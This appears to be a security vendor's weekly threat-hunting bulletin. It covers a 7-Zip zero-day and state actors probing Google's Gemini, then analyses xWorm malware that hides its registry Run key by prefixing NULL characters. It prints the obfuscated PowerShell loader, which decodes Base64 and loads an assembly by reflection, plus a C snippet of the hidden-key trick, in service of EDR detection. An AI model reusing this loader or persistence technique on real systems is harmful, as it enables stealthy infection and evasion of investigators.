SORINT.SEC

THREAT HUNTING

LAB

WEEK 27/01/2025 - 31/01/2025


PUBLIC

Index


Global Weekly Threat Overview

A 7-Zip vulnerability allowing attackers to bypass the Mark of the Web (MotW) Windows security feature was exploited by Russian hackers as a zero-day since September 2024. According to Trend Micro researchers, the flaw was used in SmokeLoader malware campaigns targeting the Ukrainian government and private organizations in the country. Although the discovery of the zero-day came in September, it took Trend Micro until October 1, 2024, to share a working proof-of-concept (PoC) exploit with the developers of 7-Zip and then patch impacted version. However, as 7-Zip does not include an auto-update feature, it is common for 7-Zip users to run outdated versions.


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



Multiple state-sponsored groups are experimenting with the AI-powered Gemini assistant from Google to increase productivity and to conduct research on potential infrastructure for attacks or for reconnaissance on targets. Threat actors have been trying to leverage AI tools for their attack purposes to various degrees of success as these utilities can at least shorten the preparation period. Google has identified Gemini activity associated with APT groups from more than 20 countries but the most prominent ones were from Iran and China, exploring the tool's potential in helping them discover security gaps, evade detection, and plan their post-compromise activities.

Global Weekly Notable One

Hidden Registry Run Keys: Persistence

During a malware campaign that last month hit the Italian territory, xWorm malware was distributed in a new form, adding persistence method difficult to investigate. Malware usual writes the path to its executable file to the Run key, in this way it regains execution after a reboot, but most malware are stuck using well-known persistence techniques that are easily detected. Because this well-known technique, a suspicious value in the Run key is a red flag that the system is infected. It also discloses the location of the malware on the system which makes collecting a sample to analyze very straightforward.

The malware distributed has wide range of capabilities ranging from RAT to ransomware, the peculiarity of this campaign is that in the malware was integrated a tool, known and developed by red teamer for red teamer, to increase the capabilities of xWorm. Increasing the degree of persistence, once executed, malware add a hidden registry key with the instructions to continue the chain of infection and confuse DFIR investigations.

Threat Hunting Activity

SORINTSEC

TACTIC

Persistence

TECHNIQUES

T1547 – Registry Run Keys


Adversaries may interact with the Windows Registry to hide configuration information within Registry keys as part of other techniques to aid in persistence and execution. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in or when a host is booted.


Threat Hunting Activity

```
ipconfig /flushdns
 $t0='JOOOOIEX'.replace('JOOOO','');sal GG $t0;
$JOOOO="qQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNh
bm5vdCBiZSBydW4gaW4gRE9TIG1vZGUAAAAAAAAAOAALiELATAAACYBAAAqAQAAAAA
AAAAAQAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...=="
$ytr="VKTVKVVK".replace('VK','');$iu=$ytr+$iy;$obj =@($iu);$iu2=$
    ytr+$JOOOO;$obj2 =@($iu2);
$SSD=[system.Convert].GetMethod("FromBase64String")
$hgh=$SSD.Invoke($null,$obj)
$hgh2=$SSD.Invoke($null,$obj2)
$YOO=[object[]] ('CWEF:\WindWEFows\MicrWEFosoft.NWEFET\FWEFrameWE
Fwork\v4.WEF0.30319\ReWEFgSvcWEFs.exe'.replace('WEF',''),$hgh)
[Reflection.Assembly]::Load($hgh2).GetType('R2').GetMethod('Run')
    .Invoke($null,$YOO)
Set-Clipboard -Value "    ";
exit;
```

PS script

First stager leverages a combination of string manipulation, Base64 encoding, dynamic object creation, command aliasing, reflection invocation and clipboard operations to obfuscate its functionality and evade detection mechanisms. Once executed, one of the activities performed by this malware is to create a registry key for persistence; however, this key is not just an ordinary one. Following pages describe how can be achieved.





Reg key added


Threat Hunting Activity

Malware uses native API to create a hidden registry key. This works by passing to “NtSetValueKey” call the UNICODE_STRING “ValueName” and as “ValueName.Buffer”, where typically is set with “Run” registry key path, instead the technique involves putting before the registry key path string with WCHAR NULLs (“\0\0”).

```
1  void createHiddenRunKey(const WCHAR* runCmd) {
2   LSTATUS openRet = 0;
3   NTSTATUS setRet = 0;
4   HKEY hkResult = NULL;
5   UNICODE_STRING ValueName = { 0 };
6   wchar_t runkeyPath[0x100] = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
7   wchar_t runkeyPath_trick[0x100] = L"\0\0SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
8
```

NULL WCHARs


Looking for the added registry key, regedit first returns an error, then does not make the new entry visible. Exporting reg keys from cli does not show evidence either.



Registry Editor

Threat Hunting Activity

Detection can be done on EDR logs where the WCHAR NULLs can be intercepted.



Null Chars Evidences

More advanced EDRs raise a red flag when they intercept similar activity, however, it is often reported only after it is related to other suspicious activity. It is therefore needed to have timely detection on attempted creation of a registry key that turns out to be invisible, making an analyst's investigation difficult.

PUBLIC